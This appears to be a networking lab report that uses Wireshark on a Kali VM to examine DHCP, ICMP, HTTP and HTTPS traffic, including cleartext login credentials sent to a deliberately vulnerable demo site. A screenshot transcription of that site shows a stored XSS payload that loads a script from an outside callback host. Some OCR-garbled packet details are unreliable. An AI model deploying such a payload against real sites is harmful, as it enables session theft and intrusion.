


## Network Setup

The analysis was conducted on a Kali Linux virtual machine (VM), which served as the primary environment for capturing and analyzing network traffic. The VM was configured with the following IP address: **192.168.1.15**

This IP address was used throughout the analysis to capture and filter relevant traffic. The **ifconfig** command was run to verify the network configuration and ensure the VM's connectivity within the test environment.


```
(steve@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.15 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:feae:9a2f prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:ae:9a:2f txqueuelen 1000 (Ethernet)
    RX packets 29 bytes 2420 (2.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22 bytes 3002 (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

## Wireshark Capture and Network Protocols



The main screen of Wireshark displays a list of all available network interfaces for the Windows PC. These interfaces represent different network connections that the Windows machine can use to send and receive network traffic. Each entry corresponds to a network adapter currently detected on the machine. The spikd lines beside each interface shows live network traffic activity. I will choose the Ethernet 4 interface to use for the Wireshark capture. The reason for choosing the Ethernet 4 interface is because it is linked to the main

network interface with the default gateway (192.168.1.1). This suggests it is the interface handling the primary network traffic, including the Kali VM communicating over the network.



The screenshot displays the Wireshark interface with a network capture on the 'Kali-Login-Capture.pcapng' file. The packet list pane shows 38 captured packets. The packet details pane for packet 1 shows the Ethernet II frame structure. The packet bytes pane shows the raw data of the frame.


No.	Time	Source	Destination	Protocol	Length	Info
1	2024-11-10 00:46:41.3666	Dell_327c7c5a	Broadcast	ARP	60	42 who has 192.168.1.1? Tell 192.168.1.2
2	2024-11-10 00:46:41.3872	Netgear_ab6413f	Dell_327c7c5a	ARP	60	192.168.1.1 is at ab:64:13:f
3	2024-11-10 00:46:42.1318	192.168.1.2	13.69.239.78	TCP	60	63411 → 443 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM
4	2024-11-10 00:46:42.2200	13.69.239.78	192.168.1.2	TCP	60	443 → 63411 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM
5	2024-11-10 00:46:42.2202	192.168.1.2	13.69.239.78	TCP	54	63411 → 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
6	2024-11-10 00:46:42.2218	192.168.1.2	13.69.239.78	TLSv1.3	447	Client Hello (SNI=mobile.events.data.microsoft.com)
7	2024-11-10 00:46:42.3153	13.69.239.78	192.168.1.2	TLSv1.3	153	Hello Retry Request, Change Cipher Spec
8	2024-11-10 00:46:42.3155	192.168.1.2	13.69.239.78	TCP	54	63411 → 443 [ACK] Seq=134 Ack=100 Win=261888 Len=0
9	2024-11-10 00:46:42.3196	192.168.1.2	13.69.239.78	TLSv1.3	510	Change Cipher Spec, Client Hello (SNI=mobile.events.data.microsoft.com)
10	2024-11-10 00:46:42.4562	13.69.239.78	192.168.1.2	TCP	60	443 → 63411 [ACK] Seq=100 Ack=858 Win=4193536 Len=0
11	2024-11-10 00:46:42.4563	13.69.239.78	192.168.1.2	TLSv1.3	1514	Server Hello
12	2024-11-10 00:46:42.4563	13.69.239.78	192.168.1.2	TCP	1514	443 → 63411 [ACK] Seq=1560 Ack=858 Win=4193536 Len=1460 [TCP PDU reassembled in 15]
13	2024-11-10 00:46:42.4563	13.69.239.78	192.168.1.2	TCP	1514	443 → 63411 [ACK] Seq=3020 Ack=858 Win=4193536 Len=1460 [TCP PDU reassembled in 15]
14	2024-11-10 00:46:42.4563	13.69.239.78	192.168.1.2	TCP	1514	443 → 63411 [ACK] Seq=4480 Ack=858 Win=4193536 Len=1460 [TCP PDU reassembled in 15]
15	2024-11-10 00:46:42.4563	13.69.239.78	192.168.1.2	TLSv1.3	600	Application Data
16	2024-11-10 00:46:42.4564	192.168.1.2	13.69.239.78	TCP	54	63411 → 443 [ACK] Seq=858 Ack=1560 Win=262144 Len=0
17	2024-11-10 00:46:42.4564	192.168.1.2	13.69.239.78	TCP	54	63411 → 443 [ACK] Seq=858 Ack=3020 Win=262144 Len=0
18	2024-11-10 00:46:42.4565	192.168.1.2	13.69.239.78	TCP	54	63411 → 443 [ACK] Seq=858 Ack=4480 Win=262144 Len=0
19	2024-11-10 00:46:42.4565	192.168.1.2	13.69.239.78	TCP	54	63411 → 443 [ACK] Seq=858 Ack=5940 Win=262144 Len=0
20	2024-11-10 00:46:42.4565	192.168.1.2	13.69.239.78	TCP	54	63411 → 443 [ACK] Seq=858 Ack=6486 Win=261376 Len=0
21	2024-11-10 00:46:42.4578	192.168.1.2	13.69.239.78	TLSv1.3	128	Application Data
22	2024-11-10 00:46:42.4579	192.168.1.2	13.69.239.78	TLSv1.3	1057	Application Data
23	2024-11-10 00:46:42.4580	192.168.1.2	13.69.239.78	TCP	1494	63411 → 443 [ACK] Seq=1935 Ack=6486 Win=261376 Len=1440 [TCP PDU reassembled in 24]
24	2024-11-10 00:46:42.4580	192.168.1.2	13.69.239.78	TLSv1.3	1400	Application Data
25	2024-11-10 00:46:42.5484	13.69.239.78	192.168.1.2	TCP	60	443 → 63411 [ACK] Seq=6486 Ack=1935 Win=4194560 Len=0
26	2024-11-10 00:46:42.5484	13.69.239.78	192.168.1.2	TCP	60	443 → 63411 [ACK] Seq=6486 Ack=4801 Win=4194560 Len=0
27	2024-11-10 00:46:42.5486	13.69.239.78	192.168.1.2	TLSv1.3	157	Application Data
28	2024-11-10 00:46:42.5487	192.168.1.2	13.69.239.78	TCP	54	63411 → 443 [ACK] Seq=6486 Ack=4801 Win=4194560 Len=0
29	2024-11-10 00:46:42.5525	13.69.239.78	192.168.1.2	TLSv1.3	498	Application Data
30	2024-11-10 00:46:42.5525	192.168.1.2	13.69.239.78	TCP	54	63411 → 443 [ACK] Seq=4801 Ack=7033 Win=260864 Len=0
31	2024-11-10 00:46:42.6188	192.168.1.2	104.22.0.235	TCP	60	63412 → 443 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM
32	2024-11-10 00:46:42.6983	192.22.0.235	192.168.1.2	TCP	60	443 → 63412 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM Win=6192
33	2024-11-10 00:46:42.6984	192.168.1.2	104.22.0.235	TCP	54	63412 → 443 [ACK] Seq=1 Ack=1 Win=261168 Len=0
34	2024-11-10 00:46:42.6994	192.168.1.2	104.22.0.235	TLSv1.3	588	Client Hello (SNI=api.reasonsecurity.com)
35	2024-11-10 00:46:42.7306	104.22.0.235	192.168.1.2	TCP	60	443 → 63412 [ACK] Seq=1 Ack=535 Win=73728 Len=0
36	2024-11-10 00:46:42.7315	104.22.0.235	192.168.1.2	TLSv1.3	273	Server Hello, Change Cipher Spec, Application Data
37	2024-11-10 00:46:42.7374	192.168.1.2	104.22.0.235	TLSv1.3	697	Change Cipher Spec, Application Data, Application Data
38	2024-11-10 00:46:42.7652	104.22.0.235	192.168.1.2	TLSv1.3	551	Application Data, Application Data

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 'DeviceNPF\_{830A8709-BD0C-4-...}'  
> Ethernet II, Src: Dell\_327c7c5a (68:0e:3b:327c7c5a), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
> Address Resolution Protocol (request)

The screenshot above shows the main Wireshark interface after capturing traffic on the Ethernet 4 network interface. While capturing traffic, I logged into the Kali VM. Each row represents a captured network packet with columns for the packet number, timestamp, source IP address, destination IP address, protocol, and additional information. The packets are displayed in chronological order based on the time they were captured. The filter option allows you to narrow down the displayed packets to only those that match specific criteria, making it easier to analyze large network captures.

## DHCP Protocol

**Dynamic Host Configuration Protocol (DHCP)** is an essential network management protocol used to automatically assign IP addresses to devices on a network. This process is crucial for network communication as it ensures devices can connect without manual configuration.



The image shows a Wireshark packet capture window titled 'Kali-Login-Capture.pcapng'. A filter 'dhcp' is applied. The packet list shows two packets:

No.	Time	Source	Destination	Protocol	Length	Info
188	2024-11-18 00:47:12.9909	0.0.0.0	255.255.255.255	DHCP	330	DHCP Request - Transaction ID 86d212ca36
190	2024-11-18 00:47:13.0051	192.168.1.1	192.168.1.15	DHCP	500	DHCP ACK - Transaction ID 86d212ca36

In the image above, a DHCP filter was applied, displaying two key packets related to the Kali VM connecting to the network. These packets show the DHCP request sent by the Kali VM asking for an IP address, along with the response from the DHCP server. The transaction ID is used to uniquely identify the request. Below is a breakdown of the process:

### Packet #188:

- **Source: 0.0.0.0** — This indicates that the Kali VM does not yet have an IP address assigned.
- **Destination: 255.255.255.255** — A broadcast address, meaning the request is sent to all devices on the network.

### Packet #190:


- **Source: 192.168.1.1** — This is the network's DHCP server, essentially the default gateway.
- **Destination: 192.168.1.15** — The IP address assigned to the Kali VM.

This successful exchange demonstrates that the Kali VM was able to dynamically obtain an IP address, enabling it to communicate with other devices on the network.

## ICMP Protocol

**Internet Control Message Protocol (ICMP)** is primarily used for diagnostic and error reporting purposes, enabling devices to communicate issues or verify network connectivity. The most common use of ICMP is the "ping" command, which sends ICMP Echo Requests to a target and waits for Echo Replies to confirm network reachability and measure response times.

```
(steve@kali)~$ ping google.com
PING google.com (142.250.191.238) 56(84) bytes of data.
64 bytes from ord38s32-in-f14.1e100.net (142.250.191.238): icmp_seq=1 ttl=117 time=57.2 ms
64 bytes from ord38s32-in-f14.1e100.net (142.250.191.238): icmp_seq=2 ttl=117 time=37.7 ms
64 bytes from ord38s32-in-f14.1e100.net (142.250.191.238): icmp_seq=3 ttl=117 time=33.8 ms
64 bytes from ord38s32-in-f14.1e100.net (142.250.191.238): icmp_seq=4 ttl=117 time=34.7 ms
^C
— google.com ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 33.838/40.865/57.177/9.525 ms
```



No.	Time	Source	Destination	Protocol	Length	Info
215	2024-11-21 14:18:29.6369...	192.168.1.15	142.250.191.238	ICMP	98	Echo (ping) request id=0x2529, seq=1/256, ttl=64 (reply in 216)
216	2024-11-21 14:18:29.6936...	142.250.191.238	192.168.1.15	ICMP	98	Echo (ping) reply id=0x2529, seq=1/256, ttl=117 (request in 215)
220	2024-11-21 14:18:30.6380...	192.168.1.15	142.250.191.238	ICMP	98	Echo (ping) request id=0x2529, seq=2/512, ttl=64 (reply in 221)
221	2024-11-21 14:18:30.6751...	142.250.191.238	192.168.1.15	ICMP	98	Echo (ping) reply id=0x2529, seq=2/512, ttl=117 (request in 220)
229	2024-11-21 14:18:31.6405...	192.168.1.15	142.250.191.238	ICMP	98	Echo (ping) request id=0x2529, seq=3/768, ttl=64 (reply in 230)
230	2024-11-21 14:18:31.6739...	142.250.191.238	192.168.1.15	ICMP	98	Echo (ping) reply id=0x2529, seq=3/768, ttl=117 (request in 229)
232	2024-11-21 14:18:32.6424...	192.168.1.15	142.250.191.238	ICMP	98	Echo (ping) request id=0x2529, seq=4/1024, ttl=64 (reply in 233)
233	2024-11-21 14:18:32.6769...	142.250.191.238	192.168.1.15	ICMP	98	Echo (ping) reply id=0x2529, seq=4/1024, ttl=117 (request in 232)

In the image above, an ICMP filter was applied in Wireshark, showing the communication between the Kali VM and google.com during a ping test. This interaction is represented by Echo Request and Echo Reply packets. Below is a breakdown of the process:

### Echo Request:

- **Source: 192.168.1.15** — The IP address of the Kali VM sending the ping.
- **Destination: 142.250.191.238** — The IP address for google.com.

### Echo Reply:

- **Source: 142.250.191.238** — The IP address of google.com responding to the ping.
- **Destination: 192.168.1.15** — The IP address of the Kali VM.

This successful exchange confirms that the Kali VM has connectivity to external networks and that ICMP traffic to google.com is functioning correctly.

## HTTP Protocol

**Hypertext Transfer Protocol (HTTP)** is the foundation of data communication for the World Wide Web. It is a protocol that allows a web client (browser) to request resources, such as web pages, from a server. HTTP does not encrypt the data transmitted, making it more vulnerable to interception and tampering.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home categories artists disclaimer your cart guestbook AJAX Demo

Logout test

search art

go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

## ddd (test)

On this page you can visualize or edit you user information.

Name:	ddd
Credit card number:	455454454454554
E-Mail:	hallo@gmail.com
Phone number:	4544554545
Address:	var%20a=document.createElement(%22script%22); a.src=%22https://xss.report /c/mirror%22; document.body.appendChild(a);
update	

No.	Time	Source	Destination	Protocol	Length	Info
242	2024-12-07 23:04:18.906243	192.168.1.15	44.228.249.3	HTTP	594	[TCP Previous segment not captured] POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)

> Frame 242: 594 bytes on wire (4752 bits), 594 bytes captured (4752 bits) on interface \Device\NPF_{83DA87D9-8D0C-408D-8000-000000000000}	0000	a0 40 a0 a8 64 3f 08 00	27 ae 9a 2f 08 00 45 00	@-d?.."/-E-
> Ethernet II, Src: PCSsystemtec_ae:9a:2f:08:00:27, Dst: Netgear_a8:64:3f:a0:40:a8:64:3f	0010	02 44 5f fe 40 00 40 06	f1 16 c0 a8 01 0f 2c e4	D..@.....
> Internet Protocol Version 4, Src: 192.168.1.15, Dst: 44.228.249.3	0020	f9 03 ad 96 00 50 cf ab	ff 1f 2c 7a 0d 19 80 18	....P...z...
> Transmission Control Protocol, Src Port: 44438, Dst Port: 80, Seq: 2, Ack: 1, Len: 528	0030	00 f9 2a bb 00 00 01 01	08 0a 78 28 af ba ec 24	.....x(---\$
> Hypertext Transfer Protocol	0040	7e 84 50 4f 53 54 20 2f	75 73 65 72 69 6e 66 6f	~POST /userinfo
> HTML Form URL Encoded: application/x-www-form-urlencoded	0050	2e 70 68 70 20 48 54 54	50 2f 31 2e 31 0d 0a 48	~.php HTTP/1.1..H
> Form item: "uname" = "test"	0060	6f 73 74 3a 20 74 65 73	74 70 68 70 2e 76 75 6c	ost: testphp.vuln
> Form item: "pass" = "test"	0070	6e 77 65 62 2e 63 6f 6d	0d 0a 55 73 65 72 2d 41	web.com - User-A
	0080	67 65 6e 74 3a 20 4d 6f	7a 69 6c 6e 61 2f 35 2e	gent: Mozilla/5.
	0090	30 20 28 58 31 31 3b 20	4c 69 6e 75 78 20 78 38	0 (X11; Linux x8
	00a0	36 5f 36 34 3b 20 72 76	3a 31 30 39 2e 30 29 20	6.64; rv:109.0)
	00b0	47 65 63 6b 6f 2f 32 30	31 30 30 31 30 31 20 46	Gecko/20100101 F
	00c0	69 72 65 66 6f 78 2f 31	31 35 2e 30 0d 0a 41 63	irefox/15.0..Ac
	00d0	63 65 70 74 3a 20 74 65	78 74 2f 68 74 6d 6c 2c	cept: text/html,
	00e0	61 70 70 6c 69 63 61 74	69 6f 6e 2f 78 68 74 6d	applicat ion/xhtm
	00f0	6c 2b 78 6d 6c 2c 61 70	70 6c 69 63 61 74 69 6f	l/xml,ap plicatio
	0100	6e 2f 78 6d 6c 3b 71 3d	30 2e 39 2c 69 6d 61 67	n/xml;q=0.9,imag
	0110	65 2f 61 76 69 66 2c 69	6d 61 67 65 2f 77 65 62	e/avif,i mage/web
	0120	70 2c 2a 2f 2a 3b 71 3d	30 2e 38 0d 0a 41 63 63	p,"/";q=0.8..Acc
	0130	65 70 74 2d 4c 61 6e 67	75 61 67 65 3a 20 65 6e	ept-Lang uage: en
	0140	2d 55 53 2c 65 6e 3b 71	3d 30 2e 35 0d 0a 41 63	-US,enjq =0.5..Ac
	0150	63 65 70 74 2d 45 6e 63	6f 64 69 6e 67 3a 20 67	cept-Enc oding: g
	0160	7a 69 70 2c 20 64 65 66	6c 61 74 65 0d 0a 43 6f	zip, deflate -Co
	0170	6e 74 65 6e 74 2d 54 79	70 65 3a 20 61 70 70 6c	ntent-Ty pe: appl
	0180	69 63 61 74 69 6f 6e 2f	78 2d 77 77 77 2d 66 6f	ication/ x-www-fo
	0190	72 6d 2d 75 72 6c 65 6e	63 6f 64 65 64 0d 0a 43	rm-urle n coded..C
	01a0	6f 6e 74 65 6e 74 2d 4c	65 6e 67 74 68 3a 20 32	otent-L length: 2
	01b0	30 0d 0a 4f 72 69 67 69	6e 3a 20 68 74 74 70 3a	0 -Origi n: http:
	01c0	2f 2f 74 65 73 74 70 68	70 2e 76 75 6c 6e 77 65	//testph p.vulnwe
	01d0	62 2e 63 6f 6d 0d 0a 43	6f 6e 6e 65 74 69 6f	b,cos: C onnectio
	01e0	6e 3a 20 6b 65 65 70 2d	61 6c 69 76 65 0d 0a 52	n: keep- alive -R
	01f0	65 66 65 72 65 72 3a 20	68 74 74 70 3a 2f 2f 74	eferer: http://t
	0200	65 73 74 70 68 70 2e 76	75 6c 6e 77 65 62 2e 63	estphp.v ulnweb.c
	0210	6f 6d 2f 6c 6f 67 69 6e	2e 70 68 70 0d 0a 55 70	om/login .php: Up
	0220	67 72 61 64 65 2d 49 6e	73 65 63 75 72 65 2d 52	grade-In secure-R
	0230	65 71 75 65 73 74 3a 20	20 31 0d 0a 0d 0a 75 6e	quests: 1=un
	0240	61 6d 65 3d 74 65 73 74	26 70 61 73 73 3d 74 65	me=test. Apass=te
	0250	73 74		st

In the images above, Wireshark was used to capture the login process for a test website using HTTP. By filtering for HTTP POST requests, it was possible to identify the packet carrying the login credentials. The following steps were taken to analyze and view the cleartext username and password:

### 1) Filter for traffic

The following display filter was applied in Wireshark to isolate HTTP POST requests:

**`http.request.method == "POST"`**

This filter narrowed down the results to packets containing form submission.

### 2) Locate the relevant packet

From the filtered results, the POST request sent during the login process was identified. In this example, **packet 242** was selected for further analysis. The packet's source IP address was **192.168.1.15** (the Kali VM), and the destination IP address was **44.228.249.3** (the test website server)

### 3) Examine the HTTP Details

In the Packet Details Pane (middle section of the Wireshark interface), the protocol layers were expanded to view the structure of the POST request.

Within the Hypertext Transfer Protocol layer, the option “HTML Form URL Encoded” was selected.

### 4) View the credentials

Expanding the “HTML Form URL Encoded” section displayed the form data sent in the POST request. The following details were visible:

uname: "test" (the entered username)

pass: "test" (the entered password)

The values also appear in the Packet Bytes Pane as raw content in both hexadecimal and ASCII formats.

## HTTPS Protocol

**Hypertext Transfer Protocol Secure (HTTPS)** is an extension of HTTP that incorporates encryption to secure data exchanged between a web browser and a web server. By combining HTTP with Transport Layer Security (TLS), HTTPS ensures confidentiality, data integrity, and authentication, making it essential for protecting sensitive information online.

**Transport Layer Security (TLS)** is a cryptographic protocol that provides the encryption backbone for HTTPS. It secures communication by encrypting data during transit, preventing unauthorized access or tampering, and verifying the authenticity of the server being accessed.

The image shows a web browser window with the address bar displaying `https://www.yahoo.com`. Below the browser, a Wireshark packet capture is visible, filtered for `tls`. The packet list shows two packets:

No.	Time	Source	Destination	Protocol	Length	Info
1162	2024-11-23 13:05:23.457062	192.168.1.15	69.147.65.251	TLSv1.3	583	Client Hello (SNI=www.yahoo.com)
1164	2024-11-23 13:05:23.501866	69.147.65.251	192.168.1.15	TLSv1.3	1514	Server Hello, Change Cipher Spec, Application Data

In the image above, a TLS filter was applied in Wireshark to analyze the HTTPS communication between the Kali VM and the Yahoo server. This communication ensures secure data transmission through encryption and authentication. Below is a breakdown of the key packets in the process:



**Packet #1162 (Client Hello):**

- **Source: 192.168.1.15** — The IP address of the Kali VM initiating the connection.
- **Destination: 69.147.65.251** — The IP address of the Yahoo server.

**Packet #1164 (Server Hello):**

- **Source: 69.147.65.251** — The IP address of the Yahoo server responding to the request.
- **Destination: 192.168.1.15** — The IP address of the Kali VM.

This successful exchange demonstrates how HTTPS secures communication between the Kali VM and Yahoo's server, protecting data from eavesdropping or tampering. Unlike HTTP, where data is visible in plaintext, HTTPS encrypts sensitive data, such as login credentials, ensuring that even tools like Wireshark cannot decrypt packets. This protects user privacy and data integrity, rendering intercepted traffic unreadable to potential attackers.